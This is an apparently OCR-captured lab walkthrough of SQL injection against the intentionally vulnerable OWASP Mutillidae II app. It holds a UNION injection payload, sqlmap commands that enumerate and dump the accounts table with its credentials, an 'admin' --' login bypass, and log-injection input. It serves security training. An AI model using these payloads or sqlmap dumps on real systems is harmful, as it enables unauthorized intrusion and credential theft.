OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Login
Back
Help Me!
Hints
Exception occurred
Please sign-in

Access the columns in a specific table:

' UNION SELECT NULL, column_name, NULL FROM information_schema.columns WHERE table_name='users'—



Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1222 error: The used SELECT statements have a different number of columns client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username='' UNION SELECT NULL, column_name, NULL FROM information_schema.columns WHERE table_name='users'-- '; (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(250): MySQLHandler->executeQuery('SELECT username...') #2 /owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('' UNION SELECT ...') #3 /owaspbwa/mutillidae-git/index.php(277): include_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error querying user account

Click here to reset the DB

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Exception occurred

Please sign-in

Username

Password


Automated Testing with SQLMap

Exercise 7: Basic Commands

- Objective: Use SQLMap to check for vulnerabilities.
- Procedure:

i. Check for vulnerabilities:

sqlmap -u "http://192.168.177.134/mutillidae/index.php?page=userinfo.php&username=Abba&password=abba" --dbs




```
[01:59:03] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comme
nt)'
[01:59:04] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
- comment)'
[01:59:04] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
'
[01:59:04] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:59:05] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:59:05] [INFO] testing 'Oracle AND time-based blind'
[01:59:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:59:07] [WARNING] GET parameter 'password' does not seem to be injectable
[01:59:07] [CRITICAL] all tested parameters do not appear to be injectable. T
ry to increase values for '--level'/'--risk' options if you wish to perform m
ore tests. If you suspect that there is some kind of protection mechanism inv
olved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper
=space2comment') and/or switch '--random-agent'

[*] ending @ 01:59:07 /2025-07-24/

┌──(cyberpenn㉿CYBERPEN1)-[~]
└─$ 
```

ii. Retrieve the current database:

sqlmap -u

"http://192.168.177.134/mutillidae/index.php?page=userinfo.php" --current-db




```
10 or more)
[02:30:24] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comme
nt)'
[02:30:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to
 retry the request(s)
[02:30:24] [WARNING] most likely web server instance hasn't recovered yet fro
m previous timed based payload. If the problem persists please wait for a few
 minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-se
ssion --technique=BEUS') or try to lower the value of option '--time-sec' (e.
g. '--time-sec=2')
[02:30:57] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
- comment)'
[02:31:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
'
[02:31:26] [CRITICAL] unable to connect to the target URL. sqlmap is going to
 retry the request(s)
[02:31:48] [WARNING] user aborted during detection phase
```

Exercise 8: Enumerate Users and Passwords

- Objective: Extract user and password information.
- Procedure:
  i. List users:

     sqlmap -u

     "http://192.168.177.134/mutillidae/index.php?page=userinfo.php" --users




```
 please wait. (done)
[02:41:28] [CRITICAL] considerable lagging has been detected in connection re
sponse(s). Please use as high value for option '--time-sec' as possible (e.g.
 10 or more)
[02:41:29] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comme
nt)'
[02:41:29] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
- comment)'
[02:41:30] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
'
[02:41:31] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:41:32] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:41:33] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least
one other (potential) technique found. Do you want to reduce the number of re
quests? [Y/n] y
[02:41:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:42:00] [WARNING] GET parameter 'username' does not seem to be injectable
[02:42:00] [CRITICAL] all tested parameters do not appear to be injectable. T
ry to increase values for '--level'/'--risk' options if you wish to perform m
ore tests. If you suspect that there is some kind of protection mechanism inv
olved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper
=space2comment') and/or switch '--random-agent'

[*] ending @ 02:42:00 /2025-07-24/
```

  ii. Get passwords:

sqlmap -u

"http://192.168.160.143/mutillidae/index.php?page=userinfo.php" --password



```
[02:55:42] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:56:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:56:47] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least
one other (potential) technique found. Do you want to reduce the number of re
quests? [Y/n] y
[02:57:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:57:23] [CRITICAL] unable to connect to the target URL. sqlmap is going to
 retry the request(s)
[02:57:23] [WARNING] most likely web server instance hasn't recovered yet fro
m previous timed based payload. If the problem persists please wait for a few
 minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-se
ssion --technique=BEUS') or try to lower the value of option '--time-sec' (e.
g. '--time-sec=2')
[02:58:23] [WARNING] GET parameter 'page' does not seem to be injectable
[02:58:23] [CRITICAL] all tested parameters do not appear to be injectable. T
ry to increase values for '--level'/'--risk' options if you wish to perform m
ore tests. If you suspect that there is some kind of protection mechanism inv
olved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper
=space2comment') and/or switch '--random-agent'

[*] ending @ 02:58:23 /2025-07-24/

┌──(cyberpenn㉿CYBERPEN1)-[~]
```

Exercise 9: Dumping Data


- Objective: Retrieve all entries from a specific table.
- Procedure:

i. **Dump all entries from a specific table:**


sqlmap -u

"http://192.168.177.134/mutillidae/index.php?page=userinfo.php"

D <database> -T <table_name> --dump



```
┌──(cyberpenn㉿CYBERPEN1)-[~]
└─$ sqlmap -u "http://192.168.160.143/mutillidae/index.php?page=login.php" \
--data="username=test&password=test&login-php-submit-button=Login" \
-D mutillidae -T accounts --dump --batch --random-agent

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.6#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:01:58 /2025-07-24/

[04:01:58] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X
11; U; Linux i686; en-US; rv:1.7.12) Gecko/20051010 Firefox/1.0.4 (Ubuntu pac
kage 1.0.7)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[04:01:58] [INFO] resuming back-end DBMS 'mysql'
[04:01:58] [INFO] testing connection to the target URL
```



```
Database: mutillidae
Table: accounts
[19 entries]
+-----+----------+--------------+----------+------------------------------+
| cid | is_admin | password     | username | mysignature                  |
+-----+----------+--------------+----------+------------------------------+
| 1   | TRUE     | admin        | admin    | Monkey!                      |
| 2   | TRUE     | somepassword | adrian   | Zombie Films Rock!           |
| 3   | FALSE    | monkey       | john     | I like the smell of confunk  |
| 4   | FALSE    | password     | jeremy   | d1373 1337 speak             |
| 5   | FALSE    | password     | bryce    | I Love SANS                  |
| 6   | FALSE    | samurai      | samurai  | Carving Fools                |
| 7   | FALSE    | password     | jim      | Jim Rome is Burning          |
| 8   | FALSE    | password     | bobby    | Hank is my dad               |
| 9   | FALSE    | password     | simba    | I am a super-cat             |
| 10  | FALSE    | password     | dreveil  | Preparation H                |
| 11  | FALSE    | password     | scotty   | Scotty Do                    |
| 12  | FALSE    | password     | cal      | Go Wildcats                  |
| 13  | FALSE    | password     | john     | Do the Duggie!               |
| 14  | FALSE    | 42           | kevin    | Doug Adams rocks             |
| 15  | FALSE    | set          | dave     | Bet on S.E.T. FTW            |
| 16  | FALSE    | tortoise     | patches  | meow                         |
| 17  | FALSE    | stripes      | rocky    | treats?                      |
| 18  | FALSE    | user         | user     | User Account                 |
| 19  | FALSE    | pentest      | ed       | Commandline KungFu anyone?   |
+-----+----------+--------------+----------+------------------------------+

[04:02:30] [INFO] table 'mutillidae.accounts' dumped to CSV file '/home/cyber
```


Exercise 10: Specify Columns and Tables

- Objective: Enumerate columns in a specific table.
- Procedure:

i. Enumerate columns:

sqlmap -u

"http://192.168.177.134/mutillidae/index.php?page=userinfo.php" D <database> -T <table_name> --columns




```
[04:06:56] [INFO] resumed: 'password'
[04:06:56] [INFO] resumed: 'text'
[04:06:56] [INFO] resumed: 'mysignature'
[04:06:56] [INFO] resumed: 'text'
[04:06:56] [INFO] resumed: 'is_admin'
[04:06:56] [INFO] resumed: 'varchar(5)'
Database: mutillidae
Table: accounts
[5 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| cid         | int(11)    |
| is_admin    | varchar(5) |
| mysignature | text       |
| password    | text       |
| username    | text       |
+-------------+------------+

[04:06:56] [INFO] fetched data logged to text files under '/home/cyberpenn/.l
ocal/share/sqlmap/output/192.168.160.143'

[*] ending @ 04:06:56 /2025-07-24/

┌──(cyberpenn㉿CYBERPEN1)-[~]
└─$ 
```

Additional Exercises

1. Bypassing Authentication

   ○ Attempt to log in as an admin user without knowing the password using SQL injection techniques.

admin' –



ec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data


Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Like Mutillidae? Check out how to help

What Should I Do? Video Tutorials

2. Log Injection Testing

- Check if you can manipulate application logs using SQL injection to observe how the application records logs




Account does not exist

Please sign-in

Username	admin' -- Injected_By_CyberP
Password	••••••••


Dont have an account? Please register here



Hostname	IP	Browser Agent	
192.168.160.61	192.168.160.61	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User test' -- log-check-by-cyberpen attempting to authenticate
192.168.160.61	192.168.160.61	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	Login Failed: Account test' -- log-check-by-cyberpen does not exist
192.168.160.61	192.168.160.61	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: login.php
192.168.160.61	192.168.160.61	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: login.php

3. Using Burp Suite for Manual Testing


Set up Burp Suite to intercept requests to the Mutillidae application and modify parameters for SQL injection testing




Filter settings: Hiding CSS, image and general binary content

Host	Method	URL	Params	Edited	Status code	Len
http://192.168.x.x	GET	/mutillidae/index.php?page=login....	✓			
http://192.168.160.143	GET	/mutillidae/index.php?page=login....	✓		200	507
http://192.168.160.143	POST	/mutillidae/index.php?page=login....	✓		200	507

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.160.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: http://192.168.160.143
Connection: keep-alive
Referer: http://192.168.160.143/mutillidae/index.php?page=login.php
